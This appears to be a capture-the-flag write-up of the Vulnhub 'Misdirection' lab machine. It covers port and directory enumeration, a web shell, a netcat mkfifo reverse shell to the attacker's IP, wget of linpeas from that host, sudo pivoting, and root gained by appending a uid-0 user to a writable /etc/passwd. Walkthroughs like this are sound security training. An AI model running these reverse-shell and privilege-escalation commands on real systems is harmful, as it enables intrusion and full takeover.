
Vulnhub : Misdirection

this is the walkthrough of misdirection from vulnhub .



Basic Enumeration

so lets start with some basic nmap enumeration :

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 192.168.1.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-12 05:37 EDT
Nmap scan report for 192.168.1.15
Host is up (0.00028s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:bb:44:ee:f3:33:af:9f:a5:ce:b5:77:61:45:e4:36 (RSA)
|   256 67:7b:cb:4e:95:1b:78:08:8d:2a:b1:47:04:8d:62:87 (ECDSA)
|_  256 59:04:1d:25:11:6d:89:a3:6c:6d:e4:e3:d2:3c:da:7d (ED25519)
80/tcp   open  http    Rocket httpd 1.2.6 (Python 2.7.15rc1)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Rocket 1.2.6 Python/2.7.15rc1
3306/tcp open  mysql   MySQL (unauthorized)
8080/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:EA:59:51 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.28 ms 192.168.1.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.04 seconds
```

so by seeing the results :

we have ssh port open , using open-ssh as server ,


then there is a website on port 80 running rocket httpd 1.2.6 python ,

mysql is running on port 3306

and on port 8080 there is another web-server running .

Webserver Enumeration :

so on port 80 , this website is running :



Free Secure Trusted Verifiable Online Voting


Easy to Use
You can create one or many polls/elections per ballot. Simple Counting, Instant Run-Off, and Schulze Algorithms.
Learn more »

Security Engine
We run the polls/elections online in an anonymous and verifiable manner using the latest security technologies.
Learn more »

Email Notifications
Voting links, reminders, receipts, and notifications are sent by emails.
Learn more »

Quick Interaction
One click actions make the voting process simple without need to create accounts or navigate multiple pages.
Learn more »

and there is another website running on port 8080 :



there is a ubuntu apache default page , lets use dirb on this page :


```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.1.15:8080

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 12 05:48:34 2022
URL_BASE: http://192.168.1.15:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.15:8080/ ----
==> DIRECTORY: http://192.168.1.15:8080/css/
==> DIRECTORY: http://192.168.1.15:8080/debug/
==> DIRECTORY: http://192.168.1.15:8080/development/
==> DIRECTORY: http://192.168.1.15:8080/help/
==> DIRECTORY: http://192.168.1.15:8080/images/
+ http://192.168.1.15:8080/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://192.168.1.15:8080/js/
==> DIRECTORY: http://192.168.1.15:8080/manual/
==> DIRECTORY: http://192.168.1.15:8080/scripts/
+ http://192.168.1.15:8080/server-status (CODE:403|SIZE:302)
==> DIRECTORY: http://192.168.1.15:8080/shell/
==> DIRECTORY: http://192.168.1.15:8080/wordpress/

---- Entering directory: http://192.168.1.15:8080/css/ ----
```

so there are several directories listed here ,

lets see if we find something interesting .

so on visiting those directories manually a interesting directory was found :

http://192.168.1.15:8080/debug/ :



here we got a shell in our browser , we can use this to gain initial access to the machine .

Initial Foothold

so as we got a browser shell ,

lets elevate that shell to a common netcat shell :

so on our machine set-up a listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
```

then execute this on the web-terminal :

rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.14 9999 >/tmp/f

```
[-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
[-X proxy_protocol] [-x proxy_address[:port]]           [destination] [port]

p0wny@shell:…/html/debug# rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.14
9999 >/tmp/f

p0wny@shell:…/html/debug# |
```

and boom we will get a shell :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...

connect to [192.168.1.14] from (UNKNOWN) [192.168.1.15] 60118
/bin/sh: 0: can't access tty; job control turned off
$ $ ls
index.php
```

now , lets move to privilege escalation

Privilege escalation

use python to spawn a better shell :

```
index.php
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
```

then after running sudo -l , we can see that www-data can run brexit's user shell :

```
$ sudo -l
sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on localhost:
    (brexit) NOPASSWD: /bin/bash
```

then lets su into brexit :

```
www-data@misdirection:/var/www/html/debug$ sudo -u brexit /bin/bash
sudo -u brexit /bin/bash
brexit@misdirection:/var/www/html/debug$
```

now we are logged in as brexit :

okay so lets run linpeas script to see potential privilege escalation vectors :

transferring and executing linpeas.sh :

```
brexit@misdirection:/tmp$ wget http://192.168.1.14/linpeas.sh
wget http://192.168.1.14/linpeas.sh
--2022-06-12 10:24:28--  http://192.168.1.14/linpeas.sh
Connecting to 192.168.1.14:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 757.98K  --.-KB/s    in 0.02s

2022-06-12 10:24:28 (37.0 MB/s) - 'linpeas.sh' saved [776167/776167]

brexit@misdirection:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
brexit@misdirection:/tmp$ ./linpeas.sh
./linpeas.sh
```

now lets read the results and find something interesting :

so as we can see that /etc/passwd file is writeable , :

```
Hashes inside passwd file? ........... No
Writable passwd file? ................ /etc/passwd is writable
Credentials in fstab/mtab? ........... No
Can I read shadow files? ............. No
Can I read shadow plists? ............ No
Can I write shadow plists? ........... No
Can I read opasswd file? ............. No
Can I write in network-scripts? ...... No
```

which makes privilege escalation easy , we just need to create a user with root privilege and access it ,

creating a user :

```
┌──(root㉿kali)-[/home/kali]
└─# openssl passwd -1 -salt pwned root
$1$pwned$dVWi9rbRLYmqRVf43nLE00
```

here our username is pwned and password is root .

this will create us a pretty basic user but what we need is a root user level access , so we need to modify it :

we need to add username sepereated with a colon in beginning and

a root user shell access at end ,

so our final payload will look something like this :

```
12
13 pwned:$1$pwned$dVWi9rbRLYmqRVf43nLE00:0:0::/root:/bin/bash
```

echo it to /etc/passwd file :

```
brexit@misdirection:/tmp$ echo 'pwned:$1$pwned$dVWi9rbRLYmqRVf43nLE00:0:0::/root:/bin/bash' >> /etc/passwd
<LYmqRVf43nLE00:0:0::/root:/bin/bash' >> /etc/passwd
```

then su into pwned :

```
brexit@misdirection:/tmp$ su pwned
su pwned
Password: root

root@misdirection:/tmp# whoami
whoami
root
root@misdirection:/tmp#
```

and we have root access now .

Flags :

the flags retrieved from this box are as follows :

User Flag :

```
brexit@misdirection:~$ cat user.txt
cat user.txt
404b9193154be7fbbc56d7534cb26339
```

Root Flag :

```
root@misdirection:~# cat root.txt
cat root.txt
0d2c6222bfdd3701e0fa12a9a9dc9c8c
root@misdirection:~#
```

Conclusion

it was a pretty straight forward box ,

nothing fancy .

:-) pwned.